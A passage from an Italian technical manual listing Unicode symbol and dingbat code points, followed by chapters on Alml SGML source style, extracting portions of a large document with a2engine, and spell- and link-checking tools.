U+2675	□	RECYCLING SYMBOL FOR TYPE-3 PLASTICS (pvc)
U+2676	□	RECYCLING SYMBOL FOR TYPE-4 PLASTICS (ldpe)
U+2677	□	RECYCLING SYMBOL FOR TYPE-5 PLASTICS (pp)
U+2678	□	RECYCLING SYMBOL FOR TYPE-6 PLASTICS (ps)
U+2679	□	RECYCLING SYMBOL FOR TYPE-7 PLASTICS (other)
U+267A	□	RECYCLING SYMBOL FOR GENERIC MATERIALS
U+267B	□	BLACK UNIVERSAL RECYCLING SYMBOL
U+267C	□	RECYCLED PAPER SYMBOL
U+267D	□	PARTIALLY-RECYCLED PAPER SYMBOL
U+2680	□	DIE FACE-1
U+2681	□	DIE FACE-2
U+2682	□	DIE FACE-3
U+2683	□	DIE FACE-4
U+2684	□	DIE FACE-5
U+2685	□	DIE FACE-6
U+2686	□	WHITE CIRCLE WITH DOT RIGHT
U+2687	□	WHITE CIRCLE WITH TWO DOTS
U+2688	□	BLACK CIRCLE WITH WHITE DOT RIGHT
U+2689	□	BLACK CIRCLE WITH TWO WHITE DOTS
U+268A	□	MONOGRAM FOR YANG
U+268B	□	MONOGRAM FOR YIN
U+268C	□	DIGRAM FOR GREATER YANG
U+268D	□	DIGRAM FOR LESSER YIN
U+268E	□	DIGRAM FOR LESSER YANG
U+268F	□	DIGRAM FOR GREATER YIN
U+2690	□	WHITE FLAG
U+2691	□	BLACK FLAG
U+26A0	□	WARNING SIGN
U+26A1	□	HIGH VOLTAGE SIGN

Tabella 513.14. *Dingbats.*

Punto di codifica	Aspetto	Descrizione
U+2701	✁	UPPER BLADE SCISSORS
U+2702	✂	BLACK SCISSORS
U+2703	✃	LOWER BLADE SCISSORS
U+2704	✄	WHITE SCISSORS
U+2705		
U+2706	✆	TELEPHONE LOCATION SIGN
U+2707	✇	TAPE DRIVE
U+2708	✈	AIRPLANE
U+2709	✉	ENVELOPE

Punto di codifica	Aspetto	Descrizione
U+270A		
U+270B		
U+270C	✌	VICTORY HAND
U+270D	✍	WRITING HAND
U+270E	✎	LOWER RIGHT PENCIL
U+270F	✏	PENCIL
U+2710	✐	UPPER RIGHT PENCIL
U+2711	✑	WHITE NIB
U+2712	✒	BLACK NIB
U+2713	✓	CHECK MARK
U+2714	✔	HEAVY CHECK MARK
U+2715	✕	MULTIPLICATION X
U+2716	✖	HEAVY MULTIPLICATION X
U+2717	✗	BALLOT X
U+2718	✘	HEAVY BALLOT X
U+2719	✙	OUTLINED GREEK CROSS
U+271A	✚	HEAVY GREEK CROSS
U+271B	✛	OPEN CENTRE CROSS
U+271C	✜	HEAVY OPEN CENTRE CROSS
U+271D	✝	LATIN CROSS
U+271E	✞	SHADOWED WHITE LATIN CROSS
U+271F	✟	OUTLINED LATIN CROSS
U+2720	✠	MALTESE CROSS
U+2721	✡	STAR OF DAVID
U+2722	✢	FOUR TEARDROP-SPOKED ASTERISK
U+2723	✣	FOUR BALLOON-SPOKED ASTERISK
U+2724	✤	HEAVY FOUR BALLOON-SPOKED ASTERISK
U+2725	✥	FOUR CLUB-SPOKED ASTERISK
U+2726	✦	BLACK FOUR POINTED STAR
U+2727	✧	WHITE FOUR POINTED STAR
U+2728		
U+2729	✩	STRESS OUTLINED WHITE STAR
U+272A	✪	CIRCLED WHITE STAR
U+272B	✫	OPEN CENTRE BLACK STAR
U+272C	✬	BLACK CENTRE WHITE STAR
U+272D	✭	OUTLINED BLACK STAR
U+272E	✮	HEAVY OUTLINED BLACK STAR
U+272F	✯	PINWHEEL STAR
U+2730	✰	SHADOWED WHITE STAR
U+2731	✱	HEAVY ASTERISK
U+2732	✲	OPEN CENTRE ASTERISK
U+2733	✳	EIGHT SPOKED ASTERISK
U+2734	✴	EIGHT POINTED BLACK STAR
U+2735	✵	EIGHT POINTED PINWHEEL STAR
U+2736	✶	SIX POINTED BLACK STAR
U+2737	✷	EIGHT POINTED RECTILINEAR BLACK STAR
U+2738	✸	HEAVY EIGHT POINTED RECTILINEAR BLACK STAR
U+2739	✹	TWELVE POINTED BLACK STAR
U+273A	✺	SIXTEEN POINTED ASTERISK
U+273B	✻	TEARDROP-SPOKED ASTERISK
U+273C	✼	OPEN CENTRE TEARDROP-SPOKED ASTERISK
U+273D	✽	HEAVY TEARDROP-SPOKED ASTERISK
U+273E	✾	SIX PETALLED BLACK AND WHITE FLORETTE
U+273F	✿	BLACK FLORETTE
U+2740	❀	WHITE FLORETTE

Punto di codifica	Aspetto	Descrizione
U+2741	❁	EIGHT PETALLED OUTLINED BLACK FLORETTE
U+2742	❂	CIRCLED OPEN CENTRE EIGHT POINTED STAR
U+2743	❃	HEAVY TEARDROP-SPOKED PINWHEEL ASTERISK
U+2744	❄	SNOWFLAKE
U+2745	❅	TIGHT TRIFOLIATE SNOWFLAKE
U+2746	❆	HEAVY CHEVRON SNOWFLAKE
U+2747	❇	SPARKLE
U+2748	❈	HEAVY SPARKLE
U+2749	❉	BALLOON-SPOKED ASTERISK
U+274A	❊	EIGHT TEARDROP-SPOKED PROPELLER ASTERISK
U+274B	❋	HEAVY EIGHT TEARDROP-SPOKED PROPELLER ASTERISK
U+274C		
U+274D	❍	SHADOWED WHITE CIRCLE
U+274E		
U+274F	❏	LOWER RIGHT DROP-SHADOWED WHITE SQUARE
U+2750	❐	UPPER RIGHT DROP-SHADOWED WHITE SQUARE
U+2751	❑	LOWER RIGHT SHADOWED WHITE SQUARE
U+2752	❒	UPPER RIGHT SHADOWED WHITE SQUARE
U+2753		
U+2754		
U+2755		
U+2756	❖	BLACK DIAMOND MINUS WHITE X
U+2757		
U+2758	❘	LIGHT VERTICAL BAR
U+2759	❙	MEDIUM VERTICAL BAR
U+275A	❚	HEAVY VERTICAL BAR
U+275B	❛	HEAVY SINGLE TURNED COMMA QUOTATION MARK ORNAMENT
U+275C	❜	HEAVY SINGLE COMMA QUOTATION MARK ORNAMENT
U+275D	❝	HEAVY DOUBLE TURNED COMMA QUOTATION MARK ORNAMENT
U+275E	❞	HEAVY DOUBLE COMMA QUOTATION MARK ORNAMENT
U+2761	❡	CURVED STEM PARAGRAPH SIGN ORNAMENT
U+2762	❢	HEAVY EXCLAMATION MARK ORNAMENT
U+2763	❣	HEAVY HEART EXCLAMATION MARK ORNAMENT
U+2764	❤	HEAVY BLACK HEART
U+2765	❥	ROTATED HEAVY BLACK HEART BULLET
U+2766	❦	FLORAL HEART
U+2767	❧	ROTATED FLORAL HEART BULLET
U+2768	□	MEDIUM LEFT PARENTHESIS ORNAMENT
U+2769	□	MEDIUM RIGHT PARENTHESIS ORNAMENT
U+276A	□	MEDIUM FLATTENED LEFT PARENTHESIS ORNAMENT
U+276B	□	MEDIUM FLATTENED RIGHT PARENTHESIS ORNAMENT
U+276C	□	MEDIUM LEFT-POINTING ANGLE BRACKET ORNAMENT
U+276D	□	MEDIUM RIGHT-POINTING ANGLE BRACKET ORNAMENT
U+276E	□	HEAVY LEFT-POINTING ANGLE QUOTATION MARK ORNAMENT
U+276F	□	HEAVY RIGHT-POINTING ANGLE QUOTATION MARK ORNAMENT
U+2770	□	HEAVY LEFT-POINTING ANGLE BRACKET ORNAMENT
U+2771	□	HEAVY RIGHT-POINTING ANGLE BRACKET ORNAMENT
U+2772	□	LIGHT LEFT TORTOISE SHELL BRACKET ORNAMENT
U+2773	□	LIGHT RIGHT TORTOISE SHELL BRACKET ORNAMENT
U+2774	□	MEDIUM LEFT CURLY BRACKET ORNAMENT
U+2775	□	MEDIUM RIGHT CURLY BRACKET ORNAMENT
U+2776	❶	DINGBAT NEGATIVE CIRCLED DIGIT ONE
U+2777	❷	DINGBAT NEGATIVE CIRCLED DIGIT TWO
U+2778	❸	DINGBAT NEGATIVE CIRCLED DIGIT THREE

Punto di codifica	Aspetto	Descrizione
U+2779	❹	DINGBAT NEGATIVE CIRCLED DIGIT FOUR
U+277A	❺	DINGBAT NEGATIVE CIRCLED DIGIT FIVE
U+277B	❻	DINGBAT NEGATIVE CIRCLED DIGIT SIX
U+277C	❼	DINGBAT NEGATIVE CIRCLED DIGIT SEVEN
U+277D	❽	DINGBAT NEGATIVE CIRCLED DIGIT EIGHT
U+277E	❾	DINGBAT NEGATIVE CIRCLED DIGIT NINE
U+277F	❿	DINGBAT NEGATIVE CIRCLED NUMBER TEN
U+2780	➀	DINGBAT CIRCLED SANS-SERIF DIGIT ONE
U+2781	➁	DINGBAT CIRCLED SANS-SERIF DIGIT TWO
U+2782	➂	DINGBAT CIRCLED SANS-SERIF DIGIT THREE
U+2783	➃	DINGBAT CIRCLED SANS-SERIF DIGIT FOUR
U+2784	➄	DINGBAT CIRCLED SANS-SERIF DIGIT FIVE
U+2785	➅	DINGBAT CIRCLED SANS-SERIF DIGIT SIX
U+2786	➆	DINGBAT CIRCLED SANS-SERIF DIGIT SEVEN
U+2787	➇	DINGBAT CIRCLED SANS-SERIF DIGIT EIGHT
U+2788	➈	DINGBAT CIRCLED SANS-SERIF DIGIT NINE
U+2789	➉	DINGBAT CIRCLED SANS-SERIF NUMBER TEN
U+278A	➊	DINGBAT NEGATIVE CIRCLED SANS-SERIF DIGIT ONE
U+278B	➋	DINGBAT NEGATIVE CIRCLED SANS-SERIF DIGIT TWO
U+278C	➌	DINGBAT NEGATIVE CIRCLED SANS-SERIF DIGIT THREE
U+278D	➍	DINGBAT NEGATIVE CIRCLED SANS-SERIF DIGIT FOUR
U+278E	➎	DINGBAT NEGATIVE CIRCLED SANS-SERIF DIGIT FIVE
U+278F	➏	DINGBAT NEGATIVE CIRCLED SANS-SERIF DIGIT SIX
U+2790	➐	DINGBAT NEGATIVE CIRCLED SANS-SERIF DIGIT SEVEN
U+2791	➑	DINGBAT NEGATIVE CIRCLED SANS-SERIF DIGIT EIGHT
U+2792	➒	DINGBAT NEGATIVE CIRCLED SANS-SERIF DIGIT NINE
U+2793	➓	DINGBAT NEGATIVE CIRCLED SANS-SERIF NUMBER TEN
U+2794	➔	HEAVY WIDE-HEADED RIGHTWARDS ARROW
U+2795		
U+2796		
U+2797		
U+2798	➘	HEAVY SOUTH EAST ARROW
U+2799	➙	HEAVY RIGHTWARDS ARROW
U+279A	➚	HEAVY NORTH EAST ARROW
U+279B	➛	DRAFTING POINT RIGHTWARDS ARROW
U+279C	➜	HEAVY ROUND-TIPPED RIGHTWARDS ARROW
U+279D	➝	TRIANGLE-HEADED RIGHTWARDS ARROW
U+279E	➞	HEAVY TRIANGLE-HEADED RIGHTWARDS ARROW
U+279F	➟	DASHED TRIANGLE-HEADED RIGHTWARDS ARROW
U+27A0	➠	HEAVY DASHED TRIANGLE-HEADED RIGHTWARDS ARROW
U+27A1	➡	BLACK RIGHTWARDS ARROW
U+27A2	➢	THREE-D TOP-LIGHTED RIGHTWARDS ARROWHEAD
U+27A3	➣	THREE-D BOTTOM-LIGHTED RIGHTWARDS ARROWHEAD
U+27A4	➤	BLACK RIGHTWARDS ARROWHEAD
U+27A5	➥	HEAVY BLACK CURVED DOWNWARDS AND RIGHTWARDS ARROW
U+27A6	➦	HEAVY BLACK CURVED UPWARDS AND RIGHTWARDS ARROW
U+27A7	➧	SQUAT BLACK RIGHTWARDS ARROW
U+27A8	➨	HEAVY CONCAVE-POINTED BLACK RIGHTWARDS ARROW
U+27A9	➩	RIGHT-SHADED WHITE RIGHTWARDS ARROW
U+27AA	➪	LEFT-SHADED WHITE RIGHTWARDS ARROW
U+27AB	➫	BACK-TILTED SHADOWED WHITE RIGHTWARDS ARROW
U+27AC	➬	FRONT-TILTED SHADOWED WHITE RIGHTWARDS ARROW
U+27AD	➭	HEAVY LOWER RIGHT-SHADOWED WHITE RIGHTWARDS ARROW
U+27AE	➮	HEAVY UPPER RIGHT-SHADOWED WHITE RIGHTWARDS ARROW

Punto di codifica	Aspetto	Descrizione
U+27AF	➯	NOTCHED LOWER RIGHT-SHADOWED WHITE RIGHTWARDS ARROW
U+27B1	➱	NOTCHED UPPER RIGHT-SHADOWED WHITE RIGHTWARDS ARROW
U+27B2	➲	CIRCLED HEAVY WHITE RIGHTWARDS ARROW
U+27B3	➳	WHITE-FEATHERED RIGHTWARDS ARROW
U+27B4	➴	BLACK-FEATHERED SOUTH EAST ARROW
U+27B5	➵	BLACK-FEATHERED RIGHTWARDS ARROW
U+27B6	➶	BLACK-FEATHERED NORTH EAST ARROW
U+27B7	➷	HEAVY BLACK-FEATHERED SOUTH EAST ARROW
U+27B8	➸	HEAVY BLACK-FEATHERED RIGHTWARDS ARROW
U+27B9	➹	HEAVY BLACK-FEATHERED NORTH EAST ARROW
U+27BA	➺	TEARDROP-BARBED RIGHTWARDS ARROW
U+27BB	➻	HEAVY TEARDROP-SHANKED RIGHTWARDS ARROW
U+27BC	➼	WEDGE-TAILED RIGHTWARDS ARROW
U+27BD	➽	HEAVY WEDGE-TAILED RIGHTWARDS ARROW
U+27BE	➾	OPEN-OUTLINED RIGHTWARDS ARROW

Tabella 513.15. *Small form variants.*

Punto di codifica	Aspetto	Descrizione
U+FE50	﹐	SMALL COMMA
U+FE51	☐	SMALL IDEOGRAPHIC COMMA
U+FE52	﹒	SMALL FULL STOP
U+FE54	﹔	SMALL SEMICOLON
U+FE55	﹕	SMALL COLON
U+FE56	﹖	SMALL QUESTION MARK
U+FE57	﹗	SMALL EXCLAMATION MARK
U+FE58	﹘	SMALL EM DASH
U+FE59	﹙	SMALL LEFT PARENTHESIS
U+FE5A	﹚	SMALL RIGHT PARENTHESIS
U+FE5B	﹛	SMALL LEFT CURLY BRACKET
U+FE5C	﹜	SMALL RIGHT CURLY BRACKET
U+FE5D	☐	SMALL LEFT TORTOISE SHELL BRACKET
U+FE5E	☐	SMALL RIGHT TORTOISE SHELL BRACKET
U+FE5F	﹟	SMALL NUMBER SIGN
U+FE60	﹠	SMALL AMPERSAND
U+FE61	﹡	SMALL ASTERISK
U+FE62	﹢	SMALL PLUS SIGN
U+FE63	﹣	SMALL HYPHEN-MINUS
U+FE64	﹤	SMALL LESS-THAN SIGN
U+FE65	﹥	SMALL GREATER-THAN SIGN
U+FE66	﹦	SMALL EQUALS SIGN
U+FE68	﹨	SMALL REVERSE SOLIDUS
U+FE69	﹩	SMALL DOLLAR SIGN
U+FE6A	﹪	SMALL PERCENT SIGN
U+FE6B	﹫	SMALL COMMERCIAL AT

513.1 Riferimenti

- *Unicode home page*
  ⟨http://www.unicode.org/⟩
- *Unicode character database*
  ⟨http://www.unicode.org/Public/UNIDATA/⟩

Capitolo 514

Alml: stile di scrittura del sorgente

Il DTD di Alml suggerisce una logica nella stesura del sorgente. In questo capitolo si annotano dei suggerimenti sulla sistemazione degli elementi nel sorgente, allo scopo di ottenere una struttura ordinata, in funzione delle caratteristiche di questi.

514.1 Blocchi di testo e rientri

In generale, un blocco di testo viene scritto a partire dalla prima colonna del file, oppure viene incolonnato più a destra, di quattro caratteri alla volta, se si tratta di un sottoblocco di qualche tipo. Si osservi l'esempio seguente:

```
<frame>

    <p>Bisogna fare attenzione alle…
    …
    …</p>

</frame>
```

L'elemento '**frame**' serve a contenere uno o più blocchi interni; questi vanno indicati con un rientro.

Alla regola del rientro devono fare eccezione quei blocchi in cui lo spazio iniziale ha significato. In questo modo, gli elementi '**pre**', '**verbatimpre**', '**asciiart**' e '**syntax**' devono iniziare sempre dalla prima colonna.

I blocchi di testo con un contenuto di tipo lineare ed elementi interni a questo, dovrebbero mostrare la loro natura, avvolgendo il testo stesso, senza aggiungere rientri ulteriori. Per esempio, si usa l'elemento '**p**' in questo modo:

```
<p>Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla…</p>
```

Al contrario, sarebbe spiacevole scrivere una cosa del genere:

```
<p>
    Bla bla bla bla…
</p>
```

I blocchi di testo, allineati in base alla necessità, vanno poi organizzati in modo da evitare di uscire dalla portata visiva di uno schermo normale; in pratica dovrebbero trovarsi entro le prime 80 colonne, come nell'esempio seguente:

```
<frame>

    <p>I blocchi di testo, allineati in base alla necessità, vanno poi
    organizzati in modo da evitare di uscire dalla portata visiva di uno
    schermo normale; in pratica dovrebbero trovarsi entro le prime
    <num>80</num> colonne.</p>

</frame>
```

Per favorire l'uso di funzionalità adatte del proprio programma di scrittura, allo scopo di reimpaginare i paragrafi e gli altri blocchi di testo, è necessario staccare i blocchi di testo tra di loro e dal loro contenitore, proprio come nell'esempio appena mostrato.

514.1.1 Elenchi

Gli elenchi di Alml sono definiti in modo da contenere sempre blocchi di testo. In tal modo, la struttura più coerente con quanto affermato a proposito dei rientri e dell'impaginazione dei blocchi, è quella dello schema seguente per ciò che riguarda gli elenchi puntati e numerati:

```
<ul>|<ol>
<li>

    blocco

    [blocco]
    ...

</li>
[<li>

    blocco

    [blocco]
    ...

</li>]
...
</ul>|</ol>
```

Per gli elenchi descrittivi, la situazione è abbastanza simile:

```
<dl>
<dt>voce</dt>
<dd>

    blocco

    [blocco]
    …

</dd>
[<dt>voce</dt>
<dd>

    blocco

    [blocco]
    …

</dd>]
…
</dl>
```

514.2 Figure e tabelle

Le figure interne al testo seguono la sorte di tutti gli altri elementi del genere, mentre le figure contenute nell'elemento '**`object`**' possono spostarsi sulla superficie della pagina. In questo senso, conviene indicarle sempre a partire dalla prima colonna, anche quando si chiede espressamente che rimangano fisse nella posizione in cui si trovano nel sorgente. L'elemento '**`object`**' è predisposto per contenere altri elementi, che però non è il caso di indicare con rientri. L'esempio seguente mostra la situazione comune in cui la figura è rappresentata dall'elemento '**`img`**'; in particolare merita attenzione la didascalia.

```
<object id="f-esempio-5">
<caption>

    Figura <objectref>. Bla bla bla…

</caption>
<imgblock>
<img imgfile="esempio-5" width="40%">
</imgblock>
</object>
```

In effetti, la didascalia è contenuta in un elemento '**`caption`**' che costituisce un blocco di testo. In precedenza è stata descritta la regola per cui i blocchi di testo devono essere realizzati ponendo il marcatore iniziale e quello finale in aderenza al testo contenuto, reimpaginando il tutto in base all'incolonnamento. Tuttavia, quello che si vede nell'esempio è lo stile proposto, che vale quindi come eccezione nel caso delle didascalie di figure, tabelle e listati.

Per le tabelle valgono le stesse considerazioni in relazione alle didascalie, mentre si propone una struttura particolare per l'elenco degli elementi che compongono le varie righe.

```
<object id="t-alml-isolat1-2">
<caption>

    Tabella <objectref>. Entità <special special="name">ISOlat1</special>:
    <bibref>added latin 1</bibref>. Seconda parte.

</caption>
<tabular col="3" columnfractions="0,309 0,191 0,500" border="1">
<thead>
  <trow>Macro SGML
<colsep>Risultato
<colsep>Descrizione
</trow>
</thead>
<tbody>
  <trow>&amp;ntilde;
<colsep>&ntilde;
<colsep>small n, tilde
</trow>
…
  <trow>&amp;yuml;
<colsep>&yuml;
<colsep>small y, dieresis or umlaut mark
</trow>
</tbody>
</tabular>
</object>
```

L'esempio mostra una situazione tipica. Si può osservare l'allineamento particolare del marcatore '**<trow>**' per avere il testo di tutte le celle della tabella allineato sulla stessa colonna del sorgente.

Allo scopo di facilitare la riorganizzazione di una tabella, è bene evitare di spezzare le righe di testo di una cella, quando queste superano la dimensione dello schermo.

514.3 Titoli

Gli elementi che contengono il titolo di una sezione (come per esempio '**tomeheading**', '**h0**', '**h1**', '**h2**', ecc.), vengono indicati nel sorgente secondo la struttura seguente, che mostra in particolare il caso del capitolo:

```
<h1 [id="stringa_identificativa"]>
titolo
[<indexentry [index="indice"]>voce_indice</indexentry>]
…
</h1>
```

Per facilitare un rielaborazione eventuale del sorgente, dovuta a una modifica del DTD di Alml, conviene lasciare il testo del titolo su una sola riga, anche se questo può essere lungo; inoltre, per lo stesso motivo, anche se il contenuto dell'elemento del titolo è di tipo lineare, conviene separare i marcatori dal testo del titolo, così come si vede dallo schema mostrato. Infine, per facilitare l'organizzazione delle voci da inserire nell'indice analitico, conviene collocare gli elementi '**`indexentry`**' preferibilmente nell'elemento del titolo, dopo il testo che lo descrive, in modo da guidare il lettore all'inizio della sezione che contiene la parola cercata.

514.4 Sezioni marcate

Le sezioni marcate devono essere delimitate correttamente e quando queste sono annidate, si possono creare problemi nel riconoscere la fine di questa o quella sezione. Per evitare ambiguità, è bene segnalare la macro dell'entità parametrica relativa:

```
<[%nome_entità_parametrica;[

blocco_protetto

[blocco_protetto]
...

]]><!--%nome_entità_parametrica;-->
```

Quando una sezione marcata controlla una porzione di testo normale, è sufficiente che sia evidente l'ambito della sezione stessa. Per esempio:

```
<p>Bla bla bla <![%NS;[ciao ciao]]> bla bla bla...</p>
```

Alml per i grandi progetti di documentazione

Di per sé, Alml nasce proprio per far fronte alle esigenze di un grande progetto di documentazione, pur essendo adatto anche a cose molto brevi. Il problema di un «grande progetto» non sta necessariamente nelle dimensioni di questo, quanto sulla gestibilità da parte di un singolo. È a questo proposito che Alml diventa veramente utile, in quanto consente di mettere tutte le proprie cose in un solo documento.

Solo mettendo assieme tutto, si ha la certezza di non perdere qualcosa. Forse non ci sarà la convenienza di pubblicare una raccolta che contiene ricette di cucina assieme a poesie e ad altri appunti, ma il singolo, ha sicuramente dei vantaggi a raccogliere tutto in un solo file SGML.

Si può obbiettare che il rischio di perdere i dati, se questi risiedono in un solo file, sia troppo alto. Ma se il problema è solo questo, basta avere l'accortezza di salvare usando un nome che contiene anche la data e un numero di serie (per esempio '`mio-20070131001.sgml`', '`mio-20070131002.sgml`', ecc.), controllando periodicamente le differenze tra il primo e l'ultimo file, prima di cancellare le copie obsolete ('**`diff -u mio-20070131001.sgml mio-20070131045.sgml | less`**'). Un'altra obiezione simile sta nella difficoltà di gestire un solo file enorme in un sistema CVS o simile, ma qui si parte dal presupposto che si tratti del lavoro di un singolo, il quale non ha alcuna convenienza a gestirselo tramite un sistema come quello.

Il vero problema, semmai, sta nel poter estrapolare delle porzioni del documento principale, per stampare o pubblicare solo ciò che serve (per esempio solo le ricette, solo le poesie, ecc.). In questo capitolo si vuole mostrare come si può organizzare il proprio lavoro in modo da mettere tutto assieme, con la possibilità di fare la composizione tipografica di una sola porzione che può servire per uno scopo preciso.

515.1 Estrapolazione di porzioni del file SGML

Alml include un programma realizzato in modo particolare per lo sviluppo di *Appunti di informatica libera*, con lo scopo di eseguire alcune operazioni di routine. Attraverso l'opzione '**`--sgml-extract`**' è possibile estrapolare una porzione di file SGML, delimitata con dei segni appropriati. Per esempio, si osservi il comando seguente:

`$` **`a2engine --sgml-extract=sub-music.sgml example.sgml`** [*Invio*]

In questo modo, viene letto il file '`example.sgml`', collocato nella directory corrente, generando il file '`sub-music.sgml`', contenente le porzioni del file di partenza, delimitate tra i commenti speciali seguenti:

```
<!-- COPY TO "sub-music.sgml" START -->
...
...
<!-- COPY TO "sub-music.sgml" STOP -->
```

Naturalmente, le porzioni che generano un file, possono essere più di una, ripetendo le inserzioni appena mostrate.

Il file che contiene inserzioni di questo tipo, può indicare più blocchi con nomi diversi, che possono tranquillamente accavallarsi (a differenza delle sezioni marcate che possono solo annidarsi).

Una volta estratte le copie che servono del contenuto del file SGML principale, queste potrebbero essere aggregate assieme (anche attraverso comandi come '**`cat`**') in un altro file SGML temporaneo. In pratica, con qualche script si può organizzare il prelievo sistematico e la composizione tipografica di porzioni dedicate del lavoro complessivo.

515.2 Esempio di un progetto

Nella documentazione che accompagna Alml c'è un esempio di un progetto di documentazione che prevede l'estrapolazione di porzioni più piccole: '`doc/example-project/`'. L'esempio è ridotto al minimo, ma serve a far comprendere il meccanismo.

Il documento complessivo è contenuto nel file '`example.sgml`' che ha la struttura seguente:

```
<!DOCTYPE ALML PUBLIC "-//D.G.//DTD Alml//EN"
[
<!ENTITY % NOTES "IGNORE">
]>
<alml lang="en" spacing="uniform">
<head>
    <admin>
        <description>An example for Alml documentation system</description>
        <keywords>SGML, XML, HTML, Alml</keywords>
    </admin>
    <title>Example to use Alml</title>
    <author>Pinco Pallino pinco.pallino@brot.dg</author>
    <date>2011.11.11</date>
    <legal>
        <p>Copyright &copy; Pinco Pallino, pinco.pallino@brot.dg</p>

        <p>Permission is granted to copy, distribute and/or modify this
        document under the terms of the GNU Free Documentation License,
        Version 1.1 or any later version published by the Free Software
        Foundation; with no Invariant Sections, with no Front-Cover
        Texts, and with no Back-Cover Texts. A copy of the license is
        included in the section entitled "GNU Free Documentation
        License".</p>
    </legal>
    <maincontents levels="2">Table of contents</maincontents>
</head>
<intro>
...
...
</intro>
<body>
...
...
</body>
<appendix>
...
...
</appendix>
<index>
<h1>
```

```
Index
</h1>

<printindex index="main">

</index>
</alml>
```

Inizialmente appare un'entità parametrica, da usare per isolare delle sezioni all'interno del documento, quindi inizia il contenuto del documento.

Si suppone di voler estrapolare due argomenti per poterne ottenere una composizione indipendente: vengono individuati i due blocchi per generare i file '`sub-music.sgml`' e '`sub-listings.sgml`'. Pertanto, nel sorgente principale vengono inseriti dei commenti di questo tipo:

```
<!-- COPY TO "sub-music.sgml" START -->
…
…
<!-- COPY TO "sub-music.sgml" STOP -->
```

```
<!-- COPY TO "sub-listings.sgml" START -->
…
…
<!-- COPY TO "sub-listings.sgml" STOP -->
```

Viene preparato un altro file, che inizia in modo simile a '`example.sgml`', ma che è privo di contenuti, in quanto è fatto per incorporare un file esterno, denominato '`sub-example-content.sgml`'. Inoltre, in questo file manca il titolo dell'opera, che viene letto da un file esterno, denominato '`TITLE`'. Si suppone che questo file che si affianca a '`example.sgml`', si chiami '`example-head.sgml`':

```
1   <!DOCTYPE ALML PUBLIC "-//D.G.//DTD Alml//EN"
2   [
3   <!ENTITY % NOTES "IGNORE">
4   <!ENTITY sub-example-content   SYSTEM "sub-example-content.sgml">
5   <!ENTITY WORKNAME              SYSTEM "TITLE">
6   ]>
7   <alml lang="en" spacing="uniform">
8   <head>
9       <admin>
10          <description>An example for Alml documentation system</description>
11          <keywords>SGML, XML, HTML, Alml</keywords>
12      </admin>
13      <title>&WORKNAME;</title>
14      <author>Pinco Pallino pinco.pallino@brot.dg</author>
15      <date>2011.11.11</date>
16      <legal>
17          <p>Copyright &copy; Pinco Pallino, pinco.pallino@brot.dg</email></p>
18
19          <p>Permission is granted to copy, distribute and/or modify this
20          document under the terms of the GNU Free Documentation License,
21          Version 1.1 or any later version published by the Free Software
```

```
22            Foundation; with no Invariant Sections, with no Front-Cover
23            Texts, and with no Back-Cover Texts. A copy of the license is
24            included in the section entitled "GNU Free Documentation
25            License".</p>
26        </legal>
27        <maincontents levels="2">Table of contents</maincontents>
28    </head>
29    <body>
30
31    &sub-example-content;
32
33    </body>
34    <index>
35    <h1>
36    Index
37    </h1>
38
39    &A2COPY;
40
41    <printindex index="main">
42
43    </index>
44    </alml>
```

Vanno osservate le righe 4 e 5, dove sono state aggiunte le dichiarazioni delle entità interne '**`sub-example-content`**' e '**`WORKNAME`**'. Nella riga 13 si vede l'utilizzo dell'entità '**`WORKNAME`**'; nella riga 31 si vede l'utilizzo di '**`sub-example-content`**'.

A questo punto si prepara una struttura di sottodirectory, per generare la composizione selettiva delle porzioni del documento principale. Si predispone precisamente '`projects/music/`' e '`project/listings/`'. In ognuna di queste due directory si predispongono dei collegamenti simbolici a tutto ciò che serve dalla directory principale, dove risiede il file SGML complessivo. Per esempio così:

```
example.sgml -> ../../example-head.sgml
Makefile -> ../../Makefile
pictures -> ../../pictures
```

Si osservi che in questo caso c'è un collegamento al file '`example-head.sgml`', che però è stato nominato convenientemente '`example.sgml`'. Infatti, si intende riutilizzare il file-make principale.

Nelle directory servono anche altri due file: '`TITLE`', che viene modificato in base al titolo che si vuole dare alla riduzione da comporre; inoltre serve uno script per attivare l'estrapolazione delle porzioni volute dal sorgente principale. Questo script potrebbe avere il contenuto seguente, che si riferisce precisamente all'estrazione di '`sub-music.sgml`':

```
#!/bin/sh
a2engine --sgml-extract=sub-music.sgml ../../example.sgml
mv -f sub-music.sgml sub-example-content.sgml
```

Come si comprende, è facile estrapolare anche porzioni più articolate dal sorgente principale,

modificando in modo appropriato tale script; in pratica, alla fine occorre disporre di un solo file denominato '`sub-example-content.sgml`'.

515.3 Aggregazioni

Così come è possibile estrapolare qualcosa da un documento più complesso, è possibile anche aggregare in un documento già grande, delle porzioni di altri lavori (ammesso di averne ricevuto il permesso). Il meccanismo da usare è simile, in quanto si inseriscono dei commenti per l'estrapolazione delle porzioni desiderate nei file sorgenti esterni, quindi, nel sorgente che li deve accogliere, si dichiarano delle entità interne associate ai file di tali porzioni. Infine, si deve predisporre uno script appropriato, che, prima della composizione, esegua automaticamente l'estrazione di ciò che serve dagli altri documenti.

Questo meccanismo di aggregazione viene usato per *Appunti di informatica libera*, allo scopo di includere alcune opere di altri autori.

Capitolo 516

Alml: questioni tecniche

In questo capitolo vengono considerate alcune questioni che inizialmente non è necessario conoscere, ma che possono servire quando il proprio lavoro con Alml diventa significativo e ci si vuole organizzare di conseguenza.

516.1 Usare Textchk, Checkbot e Ispell con Alml

Textchk e Checkbot, descritti rispettivamente nel capitolo 430 e nella sezione 469.4, possono essere usati facilmente con Alml. In generale, si passa per una composizione in formato HTML singolo, quindi si utilizzano questi programmi. Supponendo di avere generato il file 'mio_file.html':

```
$ textchk --input-type=html mio_file.html ↩
↪         mio_file.tchk mio_file.tdiag [Invio]
```

```
$ checkbot --url file://`pwd`/mio_file.html [Invio]
```

Per usare Ispell, è conveniente generare prima una versione del documento in formato testo puro. Per questo si potrebbe usare W3M, ma all'interno del pacchetto di Alml è disponibile un programma di supporto speciale, in grado di convertire opportunamente un file HTML per questo scopo. Si tratta di '**alml-extra**' che va usato con l'opzione '**--html-to-text-for-spell**':

```
alml-extra --html-to-text-for-spell < file_html > file_testo_non_formattato
```

In particolare, per evitare problemi con Ispell, nel file che si ottiene sono eliminate le barre oblique inverse ('\').

Naturalmente, usando poi Ispell nel file generato in questo modo, non ha senso fare delle correzioni, che invece vanno applicate manualmente al sorgente originale.

516.2 Espandere le potenzialità elaborative di TeX

